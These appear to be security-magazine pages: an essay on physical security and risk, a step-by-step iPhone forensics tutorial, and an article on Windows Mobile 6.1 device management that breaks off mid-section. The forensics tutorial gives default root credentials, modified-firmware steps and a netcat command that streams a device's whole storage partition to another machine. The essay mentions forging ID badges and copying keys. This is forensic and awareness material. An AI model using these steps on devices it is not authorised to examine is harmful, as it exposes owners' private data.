MARY ELLEN KENNEL

## How Does Your Benchmark of Physical Security Affect Your Environment?

Difficulty



Many of us are familiar with the equation: Risk = Threat x Vulnerability x Consequence and we have also learned that in order to make the most sense of that equation we must define, and then weigh, those three variables.

For example, [1] where Threat is the likelihood of an attack, Vulnerability is the measure of how secure our controls really are, and Consequence is the magnitude of the negative effects if an attack is successful.

Borrowing a bit of poetic license from the great Sir Isaac Newton, *To every action there is an equal and opposite reaction*, perhaps any attempts to mitigate Risk using the aforementioned equation, Risk = Threat x Vulnerability x Consequence, are bound to have an impact on environment. The brevity of this article will only scratch the surface, but some of the resources listed will provide additional research.

### Managing Your Risk

Understanding the culture of your environment can play a key factor in developing security systems that will flow well with your business systems. There will always be exceptions to this, but we'll get to those later.

I remember holding a meeting a few weeks ago with the IT department of a mid-size company and learning that they had recently implemented a new web-based help desk system.

When I asked them whether or not they had taken some simple preliminary measures to avoid being vulnerable to SQL Injection attacks, they laughed. They joked that if someone wanted to break-in and close a few of their open trouble-tickets, they were more than welcome

to do so. They told me that the box was on a completely separate V-LAN, and by itself.

Going back to our original equation, to them, the magnitude of the negative effects if an attack on that system were to be successful, were relatively minimal.

### Managing Your Threat

In February of 2008, a theft occurred inside of a New York City Starbucks in midtown, in broad daylight. The victim had just withdrawn over \$100,000.00 in cash and was attacked by a man who then walked away from the scene of the crime.

Observed by one witness, [2] *The way the guy was walking (away), I thought they were shooting a movie or something, you know? It was like normal to everybody, the guy was just walking.*

We've seen it time and time again, videotapes of criminals seen inside of Wal-Mart or Target posing as regular shoppers, but their behavior is far from typical.

According to [3] USA Today, *Organized Theft Rings* or OTRs, are gangs of shoplifters who sweep through stores with military precision. They load-up on one particular item and then haul their cart right out the main door to the parking lot, only to unload it on eBay.

I don't have to tell you that this type of crime not only hurts our economy, it also threatens the health of those purchasing said items on eBay that certainly weren't kept under ideal or even safe conditions by these crooks.

#### WHAT YOU WILL LEARN...

An increased awareness of security systems

Quick risk assessment tips

A greater understanding of how physical security systems affect their environment

#### WHAT YOU SHOULD KNOW...

Always be aware of your surroundings, entrances and exits

How to manage and assess risk

Basic understanding of security systems



**Figure 1.** Photo from: [www.Turnstiles.us](http://www.Turnstiles.us)

Many of those stolen goods have expiration dates that have come and gone, while others require certain temperatures that are not maintained once in the hands of the thieves.

[4] The NYPD just turned the financial center of Manhattan into a high-tech counter-terrorism nerve center. With several thousand security cameras in the area, patrol cars equipped with roof-mounted license-plate scanners, and some 100 stationary scanners, over 30 officers keep watch as all of this data is run against crime databases.

Critics question the center's effectiveness, arguing that the more data you gather, the more you must sift through, as well as the implications of having such heavy surveillance over such a broad swath of the city. Time will tell the yield on their ROI, but if one life is saved because of it, the value is easy to quantify.

How do you attempt to enter a guarded community? Easy. Like so many systems out there, physical or network, they appear to be closed. Most of them, however, have to interface with the public in one form or another.

Once you interject the public into the above equation, your risk level increases. Many of our city and government systems include a public-facing element, for example, New York's *Metropolitan Transportation Authority* (MTA).

Just recently we learned [5] how scammers exploited a glitch in MTA vending machines, to the tune of \$800,000.00, even with inflation, in my opinion that's a pretty good take.

Fortunately those perpetrators were brought to justice, but are there

other flaws out there that we are simply unawares of?

Now, faced with a slashed budget due to economic woes, the MTA is poised for even more trouble. According to [6] New York's *Metro* newspaper, women's safety groups are very concerned that cuts to the number of Station Agents will leave many female transit riders faced with longer waits at desolate stations late at night, a direct affect on the Risk factor.

One of the best security lessons anyone has ever taught me was by my mentor Chris Brenton of the SANS Institute. His *Perimeter Protection In-Depth* class was the first week-long SANS Security BootCamp that I'd ever taken, and I've since gone on to take many more. I remember him explaining a very simple yet cerebral concept, one that I (having a martial arts background) sometimes refer to as the Xing Yi approach. Put simply, it's the understanding that the minute you think your network is impenetrable, is the second you'll be hacked, much like the acknowledgement that even though one may be an accomplished martial artist, a bullet is a bullet.

I am a firm believer that security systems only buy you time. The more security you have, the more time your system buys you. Hopefully your security is good enough that an intruder will either be deterred just by sight, or will give up during the process under fear of being caught because breaking the system is taking too much time.

Barry Wels at <http://www.BlackBag.nl>, Han Fey at <http://www.Toool.nl> and Eric Schmeidel at [security.ericsschmiedl.com](http://security.ericsschmiedl.com) all offer eye-opening insight on lock security. Additionally, Johnny Long at his <http://www.NoTechHacking.com> site walks us through some known lock vulnerabilities as well as a quick how-to on making a photocopy of a key and then using that as a template to cut-out a working key from a beer can.

Recently, while meeting with a large university that was in the process of renovating some of its older buildings, I was told that construction was dead-locked because some of the staff had voiced concern that the retractable style

barrier (see Figure 1) they'd chosen for the building's entry-points created the feel of a closed environment and not the open and free atmosphere of a university. The President of the school was now involved and they were in conversations with the construction company about swapping the system with one that had no barriers (see Figure 2), students could walk right through, but would need to input their student ID as they passed. If the ID was invalid, the student could still enter the building, but the scanner would beep.

On a recent trip to a neighborhood school I happened upon a regular guy performing his job in a most extraordinary way. At Riverdale Country School, J. Cruz sets the example that so many could follow, with just a little encouragement and guidance. If you've



**Figure 2.** Photo from: [www.Turnstiles.us](http://www.Turnstiles.us)

ever had the pleasure of visiting Riverdale Country School, surely you would agree that its 23-acre span is an idyllic urban swatch. Having an interest in security I don't see things quite the way most everyone else does. My mind is always drifting to what could happen, or to, what if. As I approached the campus, I noted the amount of wide open spaces surrounding the school, providing access from many directions. But my thoughts were quickly interrupted as I approached the main gate. That's when I met J. Cruz. He had stepped out of his guard box and walked several steps to meet me, stopping me in my tracks, all the while greeting me with a smile and a friendly question. *Good afternoon ma'am, how may I help you?*

I wasn't performing a physical penetration test that day, but I can assure that if I had been, it would have been game-over the minute I met Mr. Cruz. As I got to know him, albeit briefly, I became quite aware that no ruse I could have dreamed-up, would have sold him.

## Managing Your Consequence

When President-Elect Barack Obama entered The White House for his first visit to The Oval Office, the decision to have

him enter through the South entrance [7] left many by-standers without a glimpse of him. One can't help but wonder if this was a direct relationship to Consequence in the aforementioned equation.

The [8] magnitude of the negative effects, if an attack were successful, may have very well played a factor in so many by-standers not having exposure to this entrance.

Now that I've thoroughly depressed you all, I'd like to brighten the picture a bit. There is a light at the end of the tunnel and it's not from an on-coming train. What can you do to mitigate your risk and maximize your security?

Security Consultant Kevin Mitnick advises that, [9] *the best method to secure sensitive areas is to post a security guard to who observes any access-controlled entry.* However, the effects of that may be cost prohibitive to some, while others may find that it skews the culture of their environment. It may behoove you to have an outside consultant perform a penetration test. I'm not plugging myself here, it just makes sense, and there are many very good pen-testers out there. One of the most useful tools that I hand to companies after I perform a test is my report. I offer pages and pages of detailed

suggestions on how they can not just patch the holes that were discovered, but going back to our original equation, how they can factor in which ones would most critically impact their bottom line. In other words, maybe your company can't afford any more security personnel, or maybe it rocks your culture too far, but perhaps there's another option that offers a healthy compromise. Additionally, you can hold more training sessions, raise awareness, and empower your staff.

Lastly, in his book [10] *No Tech Hacking*, Johnny Long talks about some of the current benchmarks of *good* security, and we learn that some measures currently used can leave an imprint on the environment that contradicts their intent. *Put that badge away*, he cautions. Makes sense to me. Making fake copies of badges has been a long-time practice, and in his [11] *ID Making Guide*, Doug Farre talks about how easy it is to make your own holographic ID badge.

## Conclusion

In conclusion, physical and IT security have to work smartly together. The current trend shows us that these two are moving toward one another and, in some instances, even intersecting each other. Criminals may look for patterns in your locks, your keys or your badge ID systems. One can easily craft a fake, but authentic-appearing access badge, wave it across an RFID reader while looking very frustrated, and then ask a nearby passerby for help. Would you help them in?

### Mary Ellen Kennel

Specializing in Cyber Crime apprehension, Mary Ellen Kennel serves on the board of the SANS Institute Advisory Committee, and is a trusted member of the High Technology Crime Investigation Association and the FBI civilian task force, InfraGard. Mary Ellen has been a part of The Internet since browsers were mere lines of text and brings over 15 years of experience focusing on Digital Forensic Analysis, Incident Response, Perimeter Protection, Intrusion Prevention and Cutting Edge Hacking Techniques. Originally from Lancaster, Pennsylvania, Mary Ellen attended Columbia University and remains one of the few Mennonites in Manhattan. Find out more about her by visiting her Web site: <http://MindOverTechnology.com> or her blog: <http://ManhattanMennonite.blogspot.com>  
President  
Mind Over Technology  
242 East 5th Street  
New York, NY 10003-8501  
917-907-2393  
[www.MindOverTechnology.com](http://www.MindOverTechnology.com)  
[mek@MindOverTechnology.com](mailto:mek@MindOverTechnology.com)

## On the 'Net

- [1] Mitchell, Charles & Decker, Chris (2004). *Applying Risk-based Decision-making Methods/Tools to U.S. Navy Anti-Terrorism Capabilities.* <http://www.homelandsecurity.org/journal/Default.aspx?oid=104&ocat=1>
- [2] WCBS-TV (2008). <http://wcbstv.com/topstories/robbery.midtown.manhattan.2.661460.html>
- [3] O'Donnell, Jayne (2006). *Stores protect turf from gangs of thieves.* USA Today. [http://www.usatoday.com/money/industries/retail/2006-11-17-retail-cover-usat\\_x.htm](http://www.usatoday.com/money/industries/retail/2006-11-17-retail-cover-usat_x.htm)
- [4] Hayes, Tom (2008). *NYPD Opens New Counterterrorism Nerve Center.* ABC News. <http://www.abc3340.com/news/stories/1108/570988.html>
- [5] Neuman, William (2008). *M.T.A. Vending Glitch Let Hundreds Get Free Rail Tickets Since 2001.* New York Times. <http://www.nytimes.com/2008/08/13/nyregion/13scam.html>
- [6] Zimmer, Amy (2008). *MTA's Cuts elevate worries over safety Longer wait times and walks home leave women at risk.* New York Metro. [http://ny.metro.us/metro/local/article/MTAs\\_cuts\\_elevate\\_worries\\_over\\_safety/14429.html](http://ny.metro.us/metro/local/article/MTAs_cuts_elevate_worries_over_safety/14429.html)
- [7] Peterson, Amanda (2008). *Crowds Try to Catch Glimpse of Obama at White House.* <http://www.accessnews.com/user.php/articles/show/id/17060>
- [8] Mitchell, Charles & Decker, Chris (2004). *Applying Risk-based Decision-making Methods/Tools to U.S. Navy Antiterrorism Capabilities.* <http://www.homelandsecurity.org/journal/Default.aspx?oid=104&ocat=1>
- [9] Mitnick, Kevin D. (2002). *The Art Of Deception.* Wiley Publishing, Inc.
- [10] Long, Johnny (2008). *No Tech Hacking.* Syngress Publishing, Inc.
- [11] Farre, Doug (2008). *ID Making Operating Guide.* <https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-farre.pdf>



Now Available!!

# SMITTEETH



FOR SMART PHONES

[www.tony-deslandes.mobi](http://www.tony-deslandes.mobi)



TAM HANNA

# iPhone Forensics

Difficulty



Gangsters, hoodlums, and a variety of nightlife users love iPhones. If you want to be a successful street user owning an iPhone is an absolute necessity. While this is bad for all who are robbed of their iPhones, law enforcement benefits greatly due to the iPhone's vulnerability to forensics.

People using Apple's latest mobile device leave behind a huge trail of information due to specific hardware design issues, while the introduction of flash memory has made most (if not all PDA's and Smartphones) vulnerable, the iPhone's operating system encourages forensic intrusion to some extent.

## iPhone internals

As of this writing, iPhone devices come in four different flavours. There is an iPhone, an iPhone 3G, an iPod Touch and an iPod Touch 2G. The first two have GSM and WiFi, while the other two have WiFi only.

All of the devices have multiple sub-families with various amounts of storage ranging from the 4GB on an entry-level iPhone to the 32GB on some high-end devices.

All of these devices are rumoured to run an ARM port of Mac OS X 10.5 which essentially means that they are based on a Unix core. As Apple originally didn't allow customers to install third-party products on their iPhone, so-called *jailbreaking* soon became a popular sport among freaks.

A *jailbreak* is a special firmware bundle which allows you to install any kind of program without having to use the iTunes store. It furthermore removes all file system access restrictions on the firmware in its default state: this is why programs like file managers usually come in *jailbroken* and *non-jailbroken* versions.

## Memory architecture

All of the aforementioned devices share the same memory architecture. The device has a small *Firmware* partition, and a bigger *User* partition. The *Firmware* partition usually is smaller than 500MB and normally does not change, unless a firmware update is installed.

Thus, all the interesting stuff sits in the *User* partition since it is based in Flash memory. Writes are evenly spread out across the chip to keep wear levels in check. This unique property of the Flash memory allows deleted data to survive for months.

Putting an iPhone into restore mode thus doesn't do any harm. If a complete restore is performed, the *User* partition file system is erased, but the actual data is not shredded or overwritten.

## iTunes strikes back

Like most other PDA's, Apple's mobile devices are synchronized with the PC. The sync software is called iTunes, and it creates local copies of each and every file found on the device. These files can be found in a (hidden) folder called MobileSync. The dump below shows the MobileSync folder on my Windows XP machine: see Listing 1.

As we can see, the backup folder is housed in each user's profile, and contains a variety of subfolders bearing device ID's and date stamps. Usually, the folder without the device ID is the one containing the latest files.

### WHAT YOU WILL LEARN...

How to get data off an iPhone

### WHAT YOU SHOULD KNOW...

Basic understanding of jailbreaks

Command-line skills

**Listing 1.** The contents of a backup folder

```
%System Path%\Apple Computer\MobileSync\Backup>tree /f

|--248c57f0ef6076d26a0a0e774b296376a6d0b622
| 028d5bfc2a700772be3e8fe26b62f137328daa8e.mdbbackup
| more .mdbbackup files
|
| Info.plist
| Manifest.plist
| Status.plist
|
|--248c57f0ef6076d26a0a0e774b296376a6d0b622-20080725-211107
| same files
|--248c57f0ef6076d26a0a0e774b296376a6d0b622-20080727-154009
| same files
|
|--- more folders
```

**Listing 2.** Info.plist, dumped

```
<plist version="1.0">
-
<dict>
<key>Build Version</key>
<string>5G77</string>
<key>Device Name</key>
<string>TAMHAN's iPod</string>
<key>Display Name</key>
<string>TAMHAN's iPod</string>
<key>GUID</key>
<string>F033B7DA4ACC8A2541EDEFDE35159733</string>
<key>Last Backup Date</key>
<date>2008-11-21T18:48:42Z</date>
<key>Product Type</key>
<string>iPod1,1</string>
<key>Product Version</key>
<string>2.2</string>
<key>Serial Number</key>
<string>1A738HTRW4N</string>
<key>Target Identifier</key>
<string>248c57f0ef6076d26a0a0e774b296376a6d0b622</string>
<key>Target Type</key>
<string>Device</string>
<key>Unique Identifier</key>
<string>248C57F0EF6076D26A0A0E774B296376A6D0B622</string>
...
<key>iTunes Version</key>
<string>8.0</string>
</dict>
</plist>
(/dump)
```

**Meta-data**

The three .plist files contain XML-esque data. A dump of the Info.plist file reveals the serial number, device name, product type and last sync date of the backup. This is extremely helpful when a user has multiple devices synchronized to a single device: see Listing 2.

**Device files**

The .mdbbackup files are serialized plist files. Whilst they do not look like the aforementioned .plist files when opened in an editor, they are nevertheless handled similarly on a Mac (after being renamed to .plist). After you rename them, they reveal the original file name together with its binary data, which can be copied out to recreate the contained file.

Those who use a Windows box need to install Safari and an open-source program called mobilesync-inspect, which can be downloaded from <http://code.google.com/p/mobilesync-inspect/>. The four DLLs required (CoreFoundation.dll; icuuc36.dll; icudt36.dll; icuin36.dll) can then be copied from the Safari folder to the mobilesync-inspect folder, and the program run from the command line.

Let's now assume that we want to look for screenshots saved on the device. The first step involves finding the .mdbbackup files which contain screenshots, and the second step involves decompressing them.

The actual command line parameters follow this convention: see Listing 3.

Once the command has completed, the files can be found in the target directory. By the way: passing \* as the wildcard decompresses all files found on the PC.

**On-device forensics**

Even though the data on the PC is highly interesting, even more useful things can be found on the iPhone itself. Its operating system creates a huge cache of data located in various places. The table below contains some interesting files: see Table 1.

Most of the files mentioned above can also be found on the desktop, as they are needed for device recovery. The sqlite databases must be opened with an SQL command line tool

**A real wipe**

Firmware 2.x adds a wipe feature which can be accessed via *Settings->General->Reset->Erase all Content and Settings*. Enabling the feature will physically shred data on the *User* partition within an hour and will display a thermometer on-screen. In this case, try to set the device to DFU and try to recover data with the *carving tools* as outlined below.

**On the iPod touch 2G**

The iPod Touch 2G can be considered a *maintenance release*. It patches a hardware vulnerability which allowed arbitrary firmware to be installed on older devices. As no *jailbreak* has been found for it so far, parts of this article do not apply to this version.

## How the transfer is conducted

The two commands essentially transfer the partition's contents bit-by-bit over the network. The `dd` fetches the data on the iPhone and uses the iPhone's version of NetCat to send the data out – to the PC side. Whereas NetCat receives the data and uses `dd` to dump it to a file.

## What is a property list

Property lists are the Mac equivalent of `.ini` or `.conf` files. Further information can be found at: [http://developer.apple.com/documentation/Cocoa/Conceptual/PropertyLists/Introduction/chapter\\_1\\_section\\_1.html](http://developer.apple.com/documentation/Cocoa/Conceptual/PropertyLists/Introduction/chapter_1_section_1.html).

(<http://www.sqlite.org/download.html>) or a graphical editor like the freeware SQLite database browser (<http://sqlitebrowser.sourceforge.net/>).

## How to get to them

If you do not have access to the desktop (or want to recover deleted files), an image of the entire storage partition is needed. This can be obtained via Jonathzan Zdziarski's custom firmware, which can be downloaded from his personal web site (<http://www.zdziarski.com/iphone-forensics/>). The steps below are intended as a quick overview of the process (which requires a Mac or a HFS mounting tool). More detailed information can be found in his book on iPhone forensics. (O'Reilly – ISBN 978-0-596-15358-8).

The process starts out by obtaining a `jailbroken ipsw` file for the device of choice (use PwnageTool or WinPwn). This file must then be extracted three times

using an unzipping tool, thus creating folders called `step1`, `step2` and `original`.

Each of the three folders contains a compressed ramdisk file with a `.dmg` extension – it is the smaller of the two `dmg` images in the folder. It can be decrypted with `xpwntool` (the init vectors can be obtained from a `plist` file), and can then be mounted as a partition.

This process should be initially performed on the file found in the `step1` folder; the contents of the `stage1` bundle of Jonathan's. You then repack the RAM disk image with `XPWN`, replace the original image, and zip the firmware up once again to create the `stage1` firmware.

Firmware number two adds the forensic recovery toolkit. Unpack and mount the RAM disk found in the `stage2` folder to start (as described above). Since the disk image becomes too large if the recovery toolkit is added, you must delete the `files/folders` listed below before copying the contents of the `step2` bundle into the mounted RAM disk:

- `/usr/local/standalone/firmware/*`
- `/System/Library/Frameworks/Security.framework`
- `/System/Library/Frameworks/CoreGraphics.framework`
- `/usr/sbin/asr`
- `/usr/local/bin/*`

Then, edit the launch daemon to have it start the forensics toolkit automatically. This must be done manually in order to leave the permissions' structure intact, and involves adding the content below to the file found in Listing 4.

When done, repack the firmware as outlined above in order to get the `stage2` firmware. Then, use DFU mode to install the `step1` bundle. Once `step1` is up and running, enter DFU once more to install `step2`. Congratulations – the forensic toolkit should now be up and running.

Once installed, an image of the entire storage partition can be moved to a desktop device using WiFi. This is accomplished by connecting the device to a WiFi network and connecting to it via SSH (user: `root`; password: `alpine`). The iPhone can then be instructed to transfer its disk contents via:

```
/bin/dd if=/dev/rdisk0s2 bs=4096 | nc PC.IP 7000
```

Before this is done, NetCat (free, <http://www.securityfocus.com/comments/tools/>)

**Table 1.** Interesting files

File type	Where to find it (usually)	What it contains
AMR	<code>/mobile/Library/Voicemail</code>	Voice mail messages
<code>.dat</code> (contains character string DynamicDatabase)	*	So-called keyboard cache. iPhones save user-entered data into these caches – they can often contain extremely useful information.
<code>.db</code> / <code>.sqlitedb</code>	<code>/mobile/Library/*</code> and other places	Various types of data including SMS messages and recent calls.
JPG	<code>/mobile/media/DCIM/100APPLE</code>	Camera photos
<code>.plist</code>	<code>/mobile/Library/*</code> and other spaces	Property lists. Can possibly contain useful information on application state (e.g. web browser). Should be opened on an Apple machine due to lack of proper <code>plist</code> editor for Windows.
PNG – 1	<code>/mobile/media/DCIM/*</code>	User-generated screenshots
PNG – 2	*	System-generated screenshots. The iPhone needs to produce screenshots of an application's last state for its animations!

139/32187/threaded or Google) and dd (free, from <http://www.chrysocome.net/dd>) need to be enabled on the target Windows

workstation via the commands below (be prepared for a long wait as the transfer can take a lot of time):

```
nc -L -p 7000 | dd of=
./rdisk0s2 bs=4096
```

This image can then be mounted as a HFS partition using a variety of mounting tools. Should your mounting tool include the HFS version, change the version bit of the file from HX to H+ with a HEX editor (offset approx 0x400) and try again!

## Recovering deleted data

Even though the above steps usually lead to a huge amount of useful information, even more can be recovered by scanning the entire user partition image obtained using a carving tool like ForeMost (<http://foremost.sourceforge.net>) or Scalpel (<http://www.digitalforensicsolutions.com/Scalpel/>).

## Conclusion

The iPhone's memory and hardware architecture allow attackers to recover huge amounts of important data from the machine and its accompanying PC. If you currently own an iPhone and plan to sell it, erasing all data/performing a restore process is not enough to securely wipe out all data.

The safest thing to do is perform multiple *Erase all* cycles, and then fill the machine up to the brim with garbage data. Unfortunately, even that doesn't achieve total security. If you want to be really sure, the only safe thing to do is to destroy the iPhone when decommissioning it.

## What's the difference between DFU and Recovery mode?

When discussing *jailbroken* devices, the terms DFU mode (short for Device Firmware Upgrade mode) and Restore mode are often erroneously used in an interchangeable fashion. Restore / Recovery mode is a special operating mode where the iPhone OS communicates with iTunes to update itself.

DFU mode, on the other hand, is not part of the iPhone OS and is instead governed by the IOS found in the device's unchangeable boot ROM (which incidentally contained an error facilitating *jailbreaks* on the iPod Touch and the iPhone 2G/3G). It allows for a much deeper level of control over the device...

### Listing 3. Getting screenshots out of .mbackup files

```
mobilesync-inspect.exe backup wildcard target_folder (must exist)

%System Path%\Journalism\2008\hakin9\iphoneforensics\data\ mobilesync-inspect-
Windows-r10>

mobilesync-inspect.exe backup *.png C:\

MobileSync backup directory at: %System Path%\Apple Computer\MobileSync\Backup
Writing: Media\DCIM\999APPLE\IMG_0026.PNG (222076 bytes)
Writing: Media\DCIM\999APPLE\IMG_0009.PNG (39151 bytes)
...
Writing: Media\DCIM\999APPLE\IMG_0019.PNG (78126 bytes)
```

### Listing 4. Changes needed to enable the forensics toolkit

```
/System/Library/LaunchDemons/com.apple.restored_external.plist

<key>ProgramArguments</key>
<array>
<string>/bin/bash</string>
<string>/payloads/install.sh</string>
</array>
```

A D V E R T I S E M E N T

**WWW.CYBER-RECON.COM**

**Exceptional Computer Security Training**  
CompTIA Security+ Training in Stafford, Virginia, USA  
**Stafford, Virginia Class May 30 - June 4, 2010**  
Class Limited to 12 students

All Inclusive Training — Materials Yours To Keep After Training

- ASUS Netbook
  - Test Voucher
  - Books and Training Material
  - Catered Meals
- Online Mentored Training Starting April 2, 2010

**information@cyber-recon.com**

**(571) 255-2771**



TAM HANNA

## Safer 6.1

Difficulty



Microsoft's Windows Mobile currently dominates the mobile computing market, and thus is under permanent attack from new (Google's Android) and old (Symbian, Palm OS) competitors. In an attempt to keep its market position secure, Microsoft decided to tackle the topic of corporate device management.

One new application that is somewhat difficult to install. 500 devices manned by technically challenged users. The program must be deployed ASAP, with my company loosing money every minute. Aaaargh...

The above lines are excerpts from a system administrators worst nightmare. Indeed, the management of mobile devices is one of the few areas of the mobile computing landscape that so far, is mostly unexplored. Manufacturers considered handhelds and smartphones to be stand-alone devices that were administered by their users... an assumption that may have been correct in the beginning, but is no longer true.

Microsoft's Windows Mobile currently dominates the mobile computing market, and is under attack from new (Google's Android) and old (Symbian, Palm OS) competitors. In an attempt to keep its market position secure, Microsoft decided to tackle the topic of corporate device management with Windows Mobile 6.1.

Unfortunately, the creation of an OS for a mobile device is not dependant on Microsoft alone. The process involves the device manufacturers, their suppliers, and even the mobile phone carriers carrying the device. The mobile phone carriers testing process usually takes the longest (3 to 6 months). The flowchart (Figure 1) illustrates the process.

Most manufacturers accepted Microsoft's offer and provided updates for older devices (almost all of which have become available as of this writing). Unfortunately, some companies didn't feel like updating their legacy products - the open nature of Windows Mobile has allowed enthusiast communities to offer unofficial upgrades for a plethora of devices...

### WHAT YOU WILL LEARN ....

Understand the new features in Windows Mobile 6.1

Integrate your mobile devices into your active directory

### WHAT YOU SHOULD KNOW ....

How to use a Windows Mobile device

How to use an Active Directory

### Free upgrades

Because Microsoft wanted to accelerate enterprise adoption of existing WM devices, the company gave all manufacturers who had WM 5 and WM 6 devices a free *upgrade* to WM 6.1. This was possible because the hardware requirements for the different versions remained largely the same (unlike the WM 2003/WM5 transition, which brought flash memory to PocketPC handhelds).

### On-device improvements

The announcement of Windows Mobile 6.1 was greeted with a barrage of criticism from consumer technology journalists: for them, the product lacked the oomph of the then-dominating iPhone. Nevertheless, the update brought a few very useful additions (especially for touchscreenless smartphones) which will be covered in the sections below.

### Higher productivity

Palm Treo users have known this feature for quite some time: their devices display SMS messages in a chat-like fashion. This feature is now supported by WM 6.1, along with a variety of other

new features that make text messaging easier. Furthermore, Microsoft completely overhauled Office Mobile. It now supports Office 2007's file formats, along with new features like embedded charts.

### UI improvements

Microsoft also took the opportunity to improve various aspects of the device's user interface. Pocket Internet Explorer was overhauled significantly, and now supports a *full page view*.

Smartphones lacking a touchscreen received further love: they now support Cut&Paste, and have a new home screen that displays data in a more efficient fashion.

The so-called Sliding Panel Homescreen is available on WM 6.1 smartphones lacking a touchscreen and makes accessing information faster and easier.

### Mobile Device Manager

Unfortunately, most of the features in WM 6.1 can not be activated on the device itself. They can only be activated via a pretty complex server system known as Mobile Device Manager. The system requirements for an MDM deployment are rather high – a minimum of two systems with 64bit processors, Windows Server 2003 SP2, .NET and 4GB of RAM is required.

A full deployment of the Mobile Device Manager consists of multiple servers performing various different roles:

The MDM gateway server usually sits in a DMZ and forwards communications between the networks. Furthermore, it

provides a fixed IP where devices can connect to receive data *pushes*. The MDM Management server communicates with existing network services like the Active Directory, and connects WM devices to these services. All actions executed (policy changes, remote wipes,...) pass through the MDM Management Server.

The MDM Enrollment server is responsible for creating and managing communication certificates and handles the creation of Active Directory Domain Service Objects.

These allow WM devices to become members of domains.

Finally, the MDM infrastructure uses the SQL database is used to store a variety of data. Once the software is set up, the features outlined below can be used:

### Centralized management

In an MDM environment, WM-powered devices appear as part of the Active Directory tree.

Thus, software and updates can be deployed automatically and restriction/

### How much does it cost?

As of this writing, a stand-alone version of MDM without SQL Server costs 2149\$. A CAL costs 57\$ per user and/or per device.

### Who provides updates?

So far, official upgrades have been made available for select devices from:

- HTC
- Motorola
- PanTech
- Samsung

No updates will be provided for HP iPAQ handhelds.

Unofficial updates have been made available for *unsupported* HTC/OTek devices (e.g. Otek 8500) via <http://www.xda-developers.com/>

### What is Windows Mobile?

Windows Mobile (WM) is a *trade name* for a combination of a Windows CE kernel with a software package including the characteristic shell, the core PIM tools (Calendar, Contacts, Tasks and Notes), Windows Media Player, Internet Explorer, Office Mobile and a few other programs.

Microsoft offers a *plain* version of the Windows CE kernel, which is often used in stand-alone GPS devices. Even though this kernel is similar to the one found on desktop versions of Windows, they are not binary compatible. An embedded version of Windows XP is also available (for a significantly higher price).




Figure 1. Creating a firmware update for a device sold by a carrier is not as easy as it sounds!



**Figure 2.** The so-called Sliding Panel Home Screen is one of the new features customers see when using WM 6.1

permission management can be done in a fashion familiar to Active Directory administrators.

## Disabling of features

Specific device features can be enabled or disabled. For example, people working with sensitive files can be prohibited from using external memory cards. Permissions and restrictions can be deployed on a per-group or per-device fashion.

## Remote Wipe

Individual devices can be *hard-reset* remotely. While this will not destroy the

## Damaging hardware via software

A few Palm OS development houses are known to possess technology for destroying a device's hardware via software. The method used involves the manipulation of certain components to generate conditions lethal to other components on the planar. However, these development houses do not discuss this technology in an attempt to discourage virus authors from using it themselves..

## Further reading

The URLs below can be used as starting points for finding out more!

- Microsoft TechNet on MDM08: <http://technet.microsoft.com/en-us/library/cc135653.aspx>
- Windows Mobile for Business: <http://www.microsoft.com/windowsmobile/en-us/business/default.aspx>
- Video demo showing the product in action: <http://www.microsoft.com/systemcenter/mobile/demo/SCMDM%20Demo.html>

device's hardware, all data on the affected device will be deleted.

## Remote Analysis

Devices can be analyzed remotely. This can save system administrator work time, as some maintenance operations can be performed remotely without having to access the offending device directly.

## File encryption

Traditionally, data stored on external memory cards was at extreme risk – even if the handheld itself was encrypted and password-protected, the files on the external memory cards were accessible by using a card reader and a PC. A Windows Mobile device governed by a MDM08 can encrypt data stored in RAM and its memory card. System administrators can

enable this feature by creating a new policy for the device.

## Case Studies

After having looked at the possibilities of MDM08, it's now time to look at a few scenarios where the architecture can come to the aid of a system administrator concerned about the security of the files and devices on his network.

### Stolen device

The theft of mobile phones is rampant in Western Europe (see my article in the September issue of this publication).

